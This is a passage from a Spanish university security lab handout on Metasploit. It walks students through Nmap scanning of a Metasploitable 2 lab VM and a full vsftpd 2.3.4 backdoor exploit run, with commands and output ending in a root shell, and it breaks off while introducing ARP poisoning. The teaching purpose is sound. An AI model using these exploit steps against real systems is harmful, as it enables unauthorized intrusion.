



GRADO EN INGENIERÍA INFORMÁTICA

SEGURIDAD EN LOS SISTEMAS INFORMÁTICOS

DEPARTAMENTO DE INGENIERÍA INFORMÁTICA

Práctica 5: Explotación de sistemas, redes y contraseñas (Parte I)

Autor:

Juan Boubeta Puig y
Jesús Lagares Galán

Fecha:

7 de noviembre de 2024

Índice

1. Objetivo	3
2. Conceptos relevantes	3
3. Instalación de Metasploit	4
4. <i>Information gathering</i>	6
4.1. <i>Footprinting</i>	6
4.2. <i>Fingerprinting</i>	7
5. Ataques a sistemas	11
6. Ataques a redes	14
7. Ataques a contraseñas	19
8. Ejercicios	24

Índice de figuras

1.	Lanzando Metasploit.	4
2.	Instalando Metasploit mediante comandos.	5
3.	<i>Msfconsole</i>	5
4.	Comando <i>help</i> en <i>msfconsole</i>	6
5.	Buscamos información de vulnerabilidades de Metasploitable 2 en Google.	7
6.	Encontramos información sobre las vulnerabilidades de Metasploitable 2.	8
7.	Lanzando <i>Nmap</i> en consola.	8
8.	Lanzando <i>Nmap</i> en el gestor de aplicaciones.	9
9.	Escaneo de puertos <i>Nmap</i>	9
10.	<i>Ifconfig</i> en la máquina atacada.	10
11.	Obteniendo más información con <i>Nmap</i>	10
12.	Actualizando Metasploit.	11
13.	Comando <i>search</i> en Metasploit.	12
14.	Seleccionando el <i>exploit</i> a utilizar en Metasploit.	12
15.	Comando <i>show options</i>	13
16.	Configurando parámetros del <i>exploit</i> con <i>set</i>	13
17.	Comando <i>show payloads</i>	13
18.	Comando <i>show options</i> del <i>payload</i> seleccionado.	14
19.	Ponemos en funcionamiento el <i>exploit</i> seleccionado.	15
20.	Gráfico explicativo <i>ARP poisoning</i>	16
21.	Información necesaria de la máquina atacada.	16
22.	Realizamos el <i>search</i> para encontrar el <i>exploit</i> a utilizar.	17
23.	Seleccionamos el <i>exploit</i> para el <i>ARP Poisoning</i>	17
24.	Información sobre los parámetro del <i>exploit ARP Poisoning</i>	18
25.	Parámetros configurados para el <i>ARP Poisoning</i>	18
26.	Lanzamiento del <i>exploit</i> para el envenenamiento ARP.	19
27.	Puerto 22 abierto.	21
28.	Comando <i>search</i> para <i>ssh</i>	22
29.	Comando <i>use</i> con un módulo auxiliar.	22
30.	Vemos los parámetros a configurar de <i>login</i>	22
31.	Parámetros configurados gracias al comando <i>set</i>	23
32.	Comando <i>run</i> aplicado.	23
33.	No tenemos ninguna sesión activa.	23

1. Objetivo

El objetivo principal de esta práctica es aprender y conocer el funcionamiento del *framework* Metasploit [2], así como algunos tipos de ataques que podemos realizar con este *framework*.

En esta práctica utilizaremos máquinas virtuales ya preparadas para la explotación de las diferentes vulnerabilidades. Es fundamental la utilización de las mismas; ya que, como profesionales de la ciberseguridad no podemos atacar sistemas reales, puesto que esto podría tener consecuencias legales, entre otras.

Por este motivo, nuestra máquina atacante será una Kali Linux [8] (utilizada en prácticas anteriores), y la máquina atacada una ya preparada con múltiples vulnerabilidades, en este caso, *Metasploitable version 2* [6] (también utilizada en prácticas anteriores).

2. Conceptos relevantes

Metasploit es un *framework* programado en Ruby y desarrollado por la empresa Rapid7 para realizar pruebas de intrusión. Cuenta con numerosos módulos y librerías, que brindan al profesional de múltiples herramientas para poder realizar numerosos tipos de ataques. Una descripción detallada de cada vulnerabilidad puede consultarse en [4]. La herramienta dispone de cuatro versiones: *framework*, *community*, *express* y *pro*, aunque nosotros para esta práctica utilizaremos Metasploit *framework*.

Según el tipo de vulnerabilidad a explotar, Metasploit pone a nuestra disposición diferentes componentes. Para cada ataque, la aplicación nos provee de una serie de comandos, algunos de los cuales podemos consultar en las *Cheat Sheet* [1].

Debido a que Metasploit no es fácil de utilizar al principio, y cuenta con nomenclatura específica del gremio, indicaremos los términos más relevantes que necesitaremos conocer para el correcto desarrollo de esta práctica:

Exploit Procedimiento creado con el fin de explotar o aprovechar una vulnerabilidad específica de un sistema, que puede venir dada por un fallo en la configuración, programación, diseño, etc. Suelen utilizarse junto a *payloads*.

Payload Programa que ejecutamos de manera remota una vez que nuestro *exploit* ha tenido éxito.

Vectores de entrada Formas que permiten el acceso a un equipo.

Encoders/decoders Son los encargados de codificar/decodificar los *payloads* de un *exploit*.

Sniffer Aplicación informática cuya misión es capturar distintos paquetes que circulan por la red como, por ejemplo, Wireshark [9].

Módulos auxiliares Son módulos externos que proveen funcionalidades para ejecutar tareas sobre un equipo remoto.

3. Instalación de Metasploit

Lo primero será abrir nuestra máquina virtual Kali Linux (al igual que hicimos en prácticas anteriores) para la realización de la práctica. Por lo general, nuestra máquina ya debería tener integrado el propio *Metasploit framework*. Para lanzar la aplicación solo deberemos dirigirnos a la ventana de aplicaciones y buscar *Metasploit* (véase Figura 1).



Figura 1: Lanzando Metasploit.

De cualquier forma, si no viniese instalado en nuestro sistema, o quisiéramos reinstalar la aplicación, los pasos a seguir serían los siguientes:

1. Abrimos una terminal.
2. Nos aseguramos que tenemos privilegios de superusuario. En caso de no poseer privilegios, utilizamos el comando `sudo`, e ingresamos la contraseña correspondiente para acceder a la cuenta de superusuario.
3. Aplicamos el comando `apt-get install metasploit-framework` (véase Figura 2).

Práctica 5: Explotación de sistemas, redes y contraseñas (Parte I)



Figura 2: Instalando Metasploit mediante comandos.

Metasploit nos otorga un gran funcionalidad, proporcionando diferentes interfaces. Una vez instalada la aplicación, debemos acceder a su interfaz consola lanzando desde nuestra terminal el comando `msfconsole` (véase Figura 3).



Figura 3: *Msfconsole*.

Al ejecutar el comando nos aparecerá un *banner* indicando nuestra versión de Metasploit (entre otras cosas) y un prompt `msf >`. Si en algún momento queremos obtener ayuda sobre los comandos disponibles, bastaría con ejecutar el comando `help` (véase Figura 4), o bien el símbolo de interrogación.

```
= [ metasploit v5.0.66-dev ]
+ -- [ 1956 exploits - 1092 auxiliary - 336 post ]
+ -- [ 558 payloads - 45 encoders - 10 nops ]
+ -- [ 7 evasion ]

msf5 > help

Core Commands
=====

Command      Description
-----
?             Help menu
banner        Display an awesome metasploit banner
cd            Change the current working directory
color         Toggle color
connect       Communicate with a host
exit          Exit the console
get           Gets the value of a context-specific variable
getg          Gets the value of a global variable
grep          Grep the output of another command
help          Help menu
history       Show command history
load          Load a framework plugin
quit          Exit the console
repeat        Repeat a list of commands
route         Route traffic through a session
save          Saves the active datastores
sessions      Dump session listings and display information about sessions
set           Sets a context-specific variable to a value
setg          Sets a global variable to a value
sleep         Do nothing for the specified number of seconds
spool         Write console output into a file as well the screen
threads       View and manipulate background threads
unload        Unload a framework plugin
unset         Unsets one or more context-specific variables
unsetg        Unsets one or more global variables
version       Show the framework and console library version numbers
```

Figura 4: Comando *help* en *msfconsole*.

4. *Information gathering*

Antes de realizar cualquier tipo de ataque en nuestra práctica, debemos obtener información sobre el sistema al que vamos a realizar la intrusión/ataque. Dentro de esta fase, diferenciaremos entre la fase de *footprinting* y *fingerprinting*.

En este paso previo al ataque, nuestra misión será recabar la mayor cantidad de información posible para utilizarla después en nuestro ataque.

4.1. *Footprinting*

En esta primera fase, recabaremos toda la información de carácter público que podamos, utilizando los **Google Dorks** aprendidos en prácticas anteriores. Como no vamos a realizar un ataque a ninguna organización, simplemente buscaremos en Google información sobre las vulnerabilidades que presenta la máquina atacada Metasploitable 2 (véase Figuras 5 y 6). Una vez obtenida una gran cantidad de información, debemos filtrar para quedarnos con lo que nos interesa.

Práctica 5: Explotación de sistemas, redes y contraseñas (Parte I)




Figura 5: Buscamos información de vulnerabilidades de Metasploitable 2 en Google.

4.2. *Fingerprinting*

Dentro de esta práctica, realizaremos un *fingerprinting* muy sencillo utilizando la aplicación *Nmap* [7] vista en prácticas anteriores. Nmap es un programa de código abierto creado para el rastreo de puertos y las auditorías de redes informáticas.

Los pasos a seguir serán:

1. Abrimos una ventana de terminal en nuestra máquina atacante.
2. Lanzamos la aplicación Nmap utilizando el comando `nmap` (véase Figura 7), o desde el gestor de aplicaciones (véase Figura 8).
3. Procedemos a obtener una observación rápida de los puertos del sistema atacado a través del comando `nmap ip objetivo -p 1-65535` (véase Figura 9). Si queremos obtener más información sobre los comandos de `nmap` podemos visitar su *Cheat Sheet* [7].

Podemos saber la IP (*Internet Protocol*) objetivo lanzando un simple `ifconfig` (véase Figura 10) en la terminal de la máquina atacada.

Práctica 5: Explotación de sistemas, redes y contraseñas (Parte I)

Services

From our attack system (Linux, preferably something like Kali Linux), we will identify the open network services on this virtual machine using the [Nmap Security Scanner](#). The following command line will scan all TCP ports on the Metasploitable 2 instance:

```
root@ubuntu:~# nmap -p0-65535 192.168.99.131

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-31 21:14 PDT
Nmap scan report for 192.168.99.131
Host is up (0.00028s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
```

Figura 6: Encontramos información sobre las vulnerabilidades de Metasploitable 2.




Figura 7: Lanzando *Nmap* en consola.




Figura 8: Lanzando *Nmap* en el gestor de aplicaciones.

```
root@kali:~# nmap 192.168.92.130 -p 1-65535
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-07 19:07 CET
Nmap scan report for 192.168.92.130
Host is up (0.0031s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
38612/tcp open  unknown
51733/tcp open  unknown
56181/tcp open  unknown
58884/tcp open  unknown
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 22.11 seconds
root@kali:~#
```

Figura 9: Escaneo de puertos Nmap.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.92.130  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6114 (5.9 KB)  TX bytes:7577 (7.3 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:101 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23573 (23.0 KB)  TX bytes:23573 (23.0 KB)

msfadmin@metasploitable:~$
```

Figura 10: *Ifconfig* en la máquina atacada.

4. Ya hemos realizado un escaneo sobre todos los puertos de la máquina atacada y dichos datos han quedado guardados en la base de datos de Metasploit. Una vez realizado dicho escaneo, el siguiente paso sería obtener más información de aquellos que nos puedan interesar para su explotación. En este caso, procederemos a obtener más información sobre el puerto FTP (*File Transfer Protocol*). Para ello aplicamos el comando anteriormente usado, pero concretando el puerto, y añadiendo el parámetro *sV*, que nos indicará la versión específica del servicio. Realizamos un ejemplo con el FTP:

`nmap -sV ip objetivo -p puerto concreto` (véase Figura 11).

```
root@kali:~# nmap -sV 192.168.92.130 -p 21
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-07 19:15 CET
Nmap scan report for 192.168.92.130
Host is up (0.00044s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.80 seconds
root@kali:~#
```

Figura 11: Obteniendo más información con *Nmap*.


5. Sabiendo ya la versión y el estado del servicio que nos interesaba, podemos proceder a su explotación.

5. Ataques a sistemas

Este tipo de ataque se realiza en el momento que realizamos una intrusión a un sistema. Podemos querer realizar esto para extraer datos confidenciales, modificar o robar algún archivo del sistema, escalar privilegios en el sistema con algún propósito, etc.

Para empezar a practicar la intrusión en sistemas, ejecutaremos Metasploit en nuestra máquina atacante y accederemos al sistema de nuestra máquina atacada:

1. Antes de comenzar a utilizar nuestro *framework* siempre es conveniente actualizarlo para conectar con los últimos exploits, así como parches que le hayan sido creados. Para actualizar Metasploit bastaría con ejecutar el comando `apt update` o `apt install metasploit-framework` (véase Figura 12).



```
root@kali: ~  
root@kali:~# apt update  
Des:1 http://kali.download/kali kali-rolling InRelease [30,5 kB]  
Des:2 http://kali.download/kali kali-rolling/main Sources [12,8 MB]  
Des:3 http://kali.download/kali kali-rolling/contrib Sources [59,9 kB]  
Des:4 http://kali.download/kali kali-rolling/non-free Sources [126 kB]  
Des:5 http://kali.download/kali kali-rolling/main amd64 Packages [16,4 MB]  
Des:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [193 kB]  
Des:7 http://kali.download/kali kali-rolling/contrib amd64 Packages [96,8 kB]  
Descargados 29,7 MB en 5s (6.332 kB/s)  
Leyendo lista de paquetes ... Hecho  
Creando árbol de dependencias  
Leyendo la información de estado ... Hecho  
Se pueden actualizar 755 paquetes. Ejecute «apt list --upgradable» para verlos.  
root@kali:~# apt install metasploit-framework  
Leyendo lista de paquetes ... Hecho  
Creando árbol de dependencias  
Leyendo la información de estado ... Hecho  
Paquetes sugeridos:  
  clamav clamav-daemon  
Se actualizarán los siguientes paquetes:  
  metasploit-framework  
1 actualizados, 0 nuevos se instalarán, 0 para eliminar y 754 no actualizados.  
Se necesita descargar 134 MB de archivos.  
Se utilizarán 1.418 kB de espacio de disco adicional después de esta operación.  
Des:1 http://kali.download/kali kali-rolling/main amd64 metasploit-framework amd64 5.0.73-0kali1 [134 MB]  
Descargados 134 MB en 10s (13,9 MB/s)  
Leyendo lista de cambios ... Hecho.  
(Leyendo la base de datos ... 275555 ficheros o directorios instalados actualmente.)  
Preparando para desempaquetar .../metasploit-framework_5.0.73-0kali1_amd64.deb ...  
Desempaquetando metasploit-framework (5.0.73-0kali1) sobre (5.0.66-0kali1) ...  
■
```

Figura 12: Actualizando Metasploit.

2. Realizamos primero una obtención de información (consúltase la Sección 4).

- Tras llevar a cabo la fase de *information gathering*, hemos encontrado que nuestra máquina atacada presenta el puerto 21 (asociado a *FTP*) abierto, y, además, con la versión de servicio vsftpd 2.3.4. Para continuar deberemos determinar si a partir de este servicio, nuestra máquina atacada se vuelve vulnerable. Para conseguir esta información, haremos uso de otro comando de Metasploit: `search [servicio a buscar]`, en este caso:

`search vsftpd 2.3.4` (véase Figura 13).

```
msf5 > search vsftpd 2.3.4
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  auxiliary/gather/teamtalk_creds          2018-04-30      normal No      TeamTalk Gather Credentials
1  exploit/multi/http/oscommerce_installer_unauth_code_exec 2018-08-22      excellent Yes    osCommerce Installer Unauthenticated Code Execution
2  exploit/multi/http/struts2_namespace_ognl 2018-08-22      excellent Yes    Apache Struts 2 Namespace Redirect OGNL Injection
3  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution
```

Figura 13: Comando *search* en Metasploit.

- Seleccionamos el *exploit* que queramos utilizar para realizar la intrusión y lo ejecutamos gracias al comando `use [ruta del exploit a utilizar]`. En este caso, como pretendemos realizar una intrusión al sistema, nos interesa utilizar el *exploit* de la lista correspondiente a un *backdoor* (método que permite el acceso al sistema infectado sin ser detectado; el atacante puede ejecutar programas, modificar archivos, enviar correos, etc.): `use exploit/unix/ftp/vsftpd_234_backdoor` (véase Figura 14).

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Figura 14: Seleccionando el *exploit* a utilizar en Metasploit.

- Una vez escogido el *exploit* a utilizar, tendremos que configurar los parámetros necesarios; para ello, aplicamos el comando `show options`, el cual nos muestra todos los parámetros indicando si son obligatorios o no, como podemos ver en la Figura 15.

Para configurar los parámetros utilizamos `set [nombre del parametro] [valor del parametro]` (véase Figura 16). Ya está todo listo para lanzar nuestro *payload*.

- Como Metasploit posee diferentes *payloads* con diferentes funcionalidades para cada tipo de arquitectura, empezaremos por investigar cuáles son compatibles con nuestro *exploit*, utilizamos el comando `show payloads` (véase Figura 17).

Práctica 5: Explotación de sistemas, redes y contraseñas (Parte I)

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    21               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     21               yes       The target port (TCP)

Exploit target:
  Id  Name
  --  ---
  0    Automatic

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Figura 15: Comando *show options*.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.92.130
RHOSTS => 192.168.92.130
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.92.130  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     21               yes       The target port (TCP)

Exploit target:
  Id  Name
  --  ---
  0    Automatic

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Figura 16: Configurando parámetros del *exploit* con *set*.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
=====
  #  Name                Disclosure Date  Rank  Check  Description
  --  ---                -
  0  cmd/unix/interact    normal         No    Unix Command, Interact with Established Connection

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Figura 17: Comando *show payloads*.

7. Seleccionamos el *payload* deseado gracias al comando `set payload [ruta del payload]` (véase Figura 17). De la misma manera que hemos realizado anteriormente, si queremos ver todos los parámetros a configurar para el *payload* seleccionado, volvemos a utilizar `show options` (véase Figura 18).
8. Después de configurar todos los parámetros necesarios, ya podemos llevar a cabo la explotación utilizando el comando `exploit` (véase Figura 19), y Metasploit se encargará de realizar el trabajo. En nuestro ejemplo, el *exploit*

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.92.130  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     21              yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.92.130  yes       The target host to connect to
  LPORT     21              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figura 18: Comando *show options* del *payload* seleccionado.

seleccionado nos hace obtener una terminal remota sobre el sistema atacado. Ya estamos dentro, podremos ejecutar los comandos pertinentes, y hacer lo que queramos dentro del sistema.

Con este ejemplo tan simple hemos obtenido acceso remoto a otro sistema a través de un FTP vulnerable. Con una obtención de información muy simple, el *exploit* y *payload* adecuados hemos sido capaces de tener una terminal de comandos y, con ello, el sistema atacado a nuestra merced.

6. Ataques a redes

Cada vez las redes adquieren una mayor importancia en nuestro día a día. Cada vez son más los dispositivos que se unen a la red y que actúan de manera conjunta gracias a ella. Y cada vez son más las personas intentando romper la seguridad de dichas redes para causar fallos en el sistema o robos de información en la comunicación. Por ello, es importante que aprendamos sobre los ataques a redes.

Podríamos probar a realizar algún ataque de *sniffing* o inyección de paquetes, pero para continuar en la línea de la práctica, realizaremos un envenenamiento de la tabla ARP (*Address Resolution Protocol*) [5] del equipo atacado utilizando Metasploit.

Un envenenamiento de la tabla ARP o *ARP poisoning* es una técnica de hacking en la que el atacante envía paquetes ARP falsificados para inundar la tabla ARP del equipo atacado, consiguiendo de esta manera una denegación del servicio en el equipo atacado, o suplantar a otro equipo con una dirección física determinada gracias a

los paquetes falsificados [3] (véase Figura 20 extraída de <https://networklessons.com/switching/arp-poisoning>).

Para llevarlo a cabo:

1. Antes de comenzar a utilizar nuestro *framework* siempre es conveniente actualizarlo para conectar con los últimos *exploits*, así como parches que le hayan sido creados. Para actualizar Metasploit bastaría con ejecutar el comando `apt update` o `apt install metasploit-framework` (véase Figura 12).
2. La información que necesitamos para realizar este tipo de ataque podremos

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.92.130:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.92.130:21 - USER: 331 Please specify the password.
[+] 192.168.92.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.92.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.92.129:36041 → 192.168.92.130:6200) at 2020-02-07 20:11:44 +0100

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd bin
ls
bash
bunzip2
bzip2
bzcat
bzcmp
bzdiff
bzegrep
bzexe
bzfgrep
bzgrep
bzip2
bzip2recover
bzless
bzmore
cat
chgrp
chmod
chown
cp
```

Figura 19: Ponemos en funcionamiento el *exploit* seleccionado.




Figura 20: Gráfico explicativo ARP poisoning.

obtenerla gracias al `ifconfig` realizado en la máquina atacada. En este caso, necesitaremos destacar la IP de la máquina atacada, la interfaz en la que se encuentra, y su puerta de enlace (véase Figura 21).

```
